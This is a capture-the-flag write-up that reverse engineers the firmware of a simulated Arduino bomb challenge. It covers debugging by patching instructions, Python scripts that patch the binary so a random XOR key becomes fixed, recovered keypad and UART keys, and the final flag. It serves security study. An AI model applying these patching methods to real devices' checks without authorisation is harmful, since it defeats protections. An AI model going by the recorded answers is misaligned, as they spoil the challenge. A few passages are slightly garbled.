31E0h	79 20 63 68	69 70 3A 00	47 6F 6F 64	4C 75 63 6B	y chip:.GoodLuck
31F0h	44 65 66 75	73 69 6E 67	00 54 48 49	53 20 42 4F	Defusing.THIS BO
3200h	4D 42 00 45	6E 74 65 72	20 43 6F 64	65 3A 00 42	MB.Enter Code:.B
3210h	4F 4F 4D 21	00 47 61 6D	65 20 4F 76	65 72 20 3A	OOM!.Game Over :
3220h	29 00 33 39	41 42 34 31	44 30 37 32	43 00 42 6F	).39AB41D072C.Bo
3230h	6D 62 20 64	65 66 75 73	65 64 21 00	20 00 00 FF	mb defused!. ..ÿ
3240h					

Majority of the strings can be seen on the LCD when executing the firmware except for `39AB41D072C`. Keying this value does not help as the bomb still explodes.

To analyze the firmware, we can use Ghidra or IDA Pro. In IDA Pro, we can append the [ATmega328 config](#) (Arduino's process is ATmega328) to `{IDA Pro path}/cfg/avr.cfg`. After adding the config, load `firmware.hex` or `firmware.bin` to IDA, select AT, before selecting ATmega328.

Sadly, there are no symbols. However, we can get a little help by creating [a program](#) in Wokwi using the same wiring. Download the ELF file (F1 key again) after compilation and load the file in IDA. It will come with symbols. Save the file and use [bindiff](#) to port function names. We should see a few matched functions such as `strcmp()`, etc.

Debugging tricks

We can also debug it with GDB by pressing F1 in Wokwi and launch the web gdb. Firstly, launch the gdb before uploading the firmware. Finally, CTRL^C to quit the gdb before

pressing `c` to continue running the gdb for our uploaded firmware. Note that the address in IDA is 2 times smaller than on `firmware.bin`.

```
Bomb exploded. Program pause at instruction 0x00001d98 despite continue
execution. It does not stop executing. Once CTRL^C again, it is still
0x00001d98. This is due to executing of \xff\xcf (rjmp .-2) that causes it
to forever stuck in the same instruction.
```

One limitation I noticed regarding the web gdb in Wokwi is the inability to use breakpoints. Despite being able to set breakpoints, the web gdb does not break when the program triggers the breakpoint. One way is to convert an instruction into `\xff\xcf (rjmp .-2)` that will causes infinite loop in the same address. The python script below helps to automate the process of replacing the instruction and converting back into a firmware hex file. You may obtain all of my breakpoints firmware [here](#).

```
# USAGE: python3 {filename}.py firmware.bin

import sys, os
import subprocess

# patch binary
def patch_binary(bin_path: str, offsets: list[int], payload: bytes):
    data = b""
    with open(bin_path, "rb") as f:
        data = f.read()

    for off in offsets:
        data = data[:off] + payload + data[off+len(payload):]

    patched_bin_path = "patched_" + bin_path
    patched_hex_path = os.path.splitext(patched_bin_path)[0] + ".hex"
    with open(patched_bin_path, "wb") as f:
        f.write(data)

    subprocess.run(["avr-objcopy", "-O", "ihex", "-I", "binary",
        patched_bin_path, patched_hex_path], stdout=subprocess.DEVNULL,
        stderr=subprocess.DEVNULL)

if __name__ == '__main__':
    # finite loop
```

```

finite_loop = b"\xff\xcf"

# Modify this list to set your breakpoint(s)
breakpoints = [0x3050]      # "breakpoint" @ strcmp

patch_binary(sys.argv[1], breakpoints, finite_loop)


```

Once you noticed that the UI freezes, navigate to the web gdb and press CTRL+C. Verify the

pc is at the breakpoint. Otherwise, continue execution. To continue execution after hitting the breakpoint+2`.

"39AB41D072C" is the code

With the ability to "breakpoint", I was able to analyze `strcmp()` and discovered that our input (I keyed in "54321") will not be modified and compares with "39AB41D072C".



```

(gdb) c
Continuing.
^C
Program received signal SIGINT, Interrupt.
0x00003050 in ?? ()
(gdb) info reg
...

```

```


r22          0x63          99
r23          0x2           2
r24          0x95         149
r25          0x5           5
...
pc           0x1828        0x3050
(gdb) x/10x 0x800263
0x800263:      0x42413933      0x30443134      0x00433237      0x626d6f42
0x800273:      0x66656420      0x64657375      0x00200021      0x00000000
0x800283:      0x00000000      0x00000000
(gdb) x/s 0x800263
0x800263:      "39AB41D072C"
(gdb) x/s 0x800595
0x800595:      "54321"
(gdb)

```

This proves that we will need to key in "39AB41D072C" in the keypad as one of the conditions to diffuse the bomb.

Find your flag in the i2c bus..

This string is encrypted and can be found in the bin file's offset 0x312E. If a correct XOR byte (0xE8) is produced to be XORed in the function 0x760 on IDA Pro, it will produce this string. However, this byte is random as each time we run the firmware, R20 has a different value.



```

(gdb) c
Continuing.

```

^C

Program received signal SIGINT, Interrupt.

0x00000ec0 in ?? ()

(gdb) x/i \$pc

=> 0xec0: rjmp .-2 ; 0xec0

(gdb) info reg

r0	0x0	0
r1	0x0	0
r2	0x0	0
r3	0x0	0
r4	0x0	0
r5	0x0	0
r6	0x23	35
r7	0x6	6
r8	0x4	4
r9	0x4	4
r10	0x2c	44
r11	0x5	5
r12	0xfe	254
r13	0x1	1
r14	0x2c	44
r15	0x23	35
r16	0x95	149
r17	0x8	8
r18	0x20	32
r19	0x0	0
r20	0x15	21
r21	0x0	0
r22	0x74	116
r23	0x8	8
r24	0x6f	111
r25	0x1	1
r26	0xb7	183
r27	0x5	5
r28	0x73	115
r29	0x8	8
r30	0x95	149
r31	0x8	8
SREG	0x80	128
SP	0x871	0x800871
PC2	0xec0	3776
pc	0x760	0xec0

(gdb) x/32bx 0x80016f

0x80016f:	0xae	0x81	0x86	0x8c	0xc8	0x91	0x87
0x9d							
0x800177:	0x9a	0xc8	0x8e	0x84	0x89	0x8f	0xc8
0x81							
0x80017f:	0x86	0xc8	0x9c	0x80	0x8d	0xc8	0x81
0xda							
0x800187:	0x8b	0xc8	0x8a	0x9d	0x9b	0xc6	0xc6
0xc6							

As a result, we will need to modify the instruction to always XOR with 0xE8.

Encoding of chip's key

At the start of the program, it will send `F8g3a_9V7G2$d#0h`. Initially, my chip will send the received code back to Arduino.

```
static void on_uart_rx_data(void *user_data, uint8_t byte) {
    chip_state_t *chip = (chip_state_t*)user_data;
    printf("Incoming UART data: %d\n", byte);
    uint8_t data_out = byte;
    uart_write(chip->uart0, &data_out, sizeof(data_out));
}
```

Previously, the breakpoint at function 0x0760 gets triggered for the first time, it decodes an embedded string in the bin file into `Find your flag in the i2c bus...`. The second time the breakpoint gets triggered, it attempts to XOR our input key.

```
(gdb) set $pc=$pc+2
(gdb) c
Continuing.
^C
Program received signal SIGINT, Interrupt.
0x00000ec0 in ?? ()
(gdb) info reg
r0                0x80                128
r1                0x0                  0
r2                0x0                  0
r3                0x0                  0
r4                0x0                  0
r5                0x0                  0
r6                0x0                  0
```

r7	0x6	6
r8	0x4	4
r9	0x4	4
r10	0x2c	44
r11	0x5	5
r12	0xc5	197
r13	0x8	8
r14	0xd5	213
r15	0x8	8
r16	0x95	149
r17	0x8	8
r18	0x10	16
r19	0x0	0
r20	0x20	32
r21	0x0	0
r22	0xd5	213
r23	0x8	8
r24	0x3d	61
r25	0x3	3
r26	0x8f	143
r27	0x1	1
r28	0x73	115
r29	0x8	8
r30	0xd5	213
r31	0x8	8
SREG	0x80	128
SP	0x841	0x800841
PC2	0xec0	3776
pc	0x760	0xec0

```
(gdb) x/s 0x80033d
0x80033d:      "F8g3a_9V7G2$d#0h"
```

When enumerating `project_incendiary.zip` found on the instance, `project_incendiary/schemetics/key_to_embed.txt` contains the string `redacted..`. Therefore, correct key is has to be sent back via UART in `uart-key-chip.chip.c` on Wokwi.

Due to the blueprint stating that it was designed using Wokwi, the actual code could be found via Google. After googling, I stumbled across a project with the key `m59F$6/!HI^wR~C6`.

Patching firmware to always XOR 0xE8

Based on the previous discovery, we can patch the firmware to prevent the UART key and `Find your flag in the i2c bus..` string from being XOR by random generate byte instead of 0xE8.

```
import sys, os
import subprocess

# patch binary
def patch_binary(bin_path, patch):
    data = b""
    with open(bin_path, "rb") as f:
        data = f.read()

    for offset, payload in patch:
        data = data[:offset] + payload + data[offset+len(payload):]

    patched_bin_path = "patched_" + bin_path
    patched_hex_path = os.path.splitext(patched_bin_path)[0] + ".hex"
    with open(patched_bin_path, "wb") as f:
        f.write(data)

    subprocess.run(["/usr/bin/avr-objcopy", "-O", "ihex", "-I", "binary",
        patched_bin_path, patched_hex_path], stdout=subprocess.DEVNULL,
        stderr=subprocess.DEVNULL, shell=True)

if __name__ == '__main__':
    infinite_loop = b"\xff\xcf"

    rjmp_1 = b"\x01\xc0" # jmp to the next inst
    ldi_r18_e8 = b"\x28\xee" # load 0xe8 to r18
    ldi_r19_0 = b"\x30\xe0" # load 0 to r19
    sts_mem_037a_r18 = b"\x20\x93\x7a\x03" # pass the check after strstr()
    patch = [
        (0x20d6, ldi_r18_e8 + ldi_r19_0 + sts_mem_037a_r18),
        # (0x26ae, rjmp_1),
        # (0x26a2, infinite_loop),
        # (0xec0, infinite_loop),
    ]
```

```
patch_binary(sys.argv[1], patch)
```

Found String Comparing with "TISC{"

With the static value 0xE8 at mem:037a, there is a strstr() at code:001357 to compare if the data stored at mem:034d is starts with "TISC{".

Hence, we can trace back from here. After tracing a while, I found there is a AES sbx and inverse sbx in the firmware data. But there is no obvious references to the address.

Because AES keep accessing sbx, we can identify the following pattern is trying to fetch bytes from sbx:

```
mov      Zlo ,R6
ldi      Zhi ,0x0
subi     Zlo ,0x98
sbci     Zhi ,0xff
lpm      R6 ,Z
```

This assembly code snippet actually access sbx with index stored in R6. The sbx address is calculated by subtract 0xff98, and finally return 0x068 which is the address of sbx.

With this pattern, we can roughly identify which parts are the components of AES, such as KeyExpansion, ShiftRows, SubBytes, MixColumns and AddRoundKey.

Surprisely Found the Flag in Memory

During the continuously reversing, patching and debugging, I suddenly think of the key `m59F$6/łHI^wR~C6` might work.

I haven't check out the combination of the uart key `m59F$6/łHI^wR~C6` and the 1-byte key 0xe8.

By setting up the loop right at `strstr()` and check the mem:0x34d, the flag just show up in the buffer.

Flag: TISC{h3y_Lo0k_1_m4d3_My_0wn_h4rdw4r3_t0k3n!}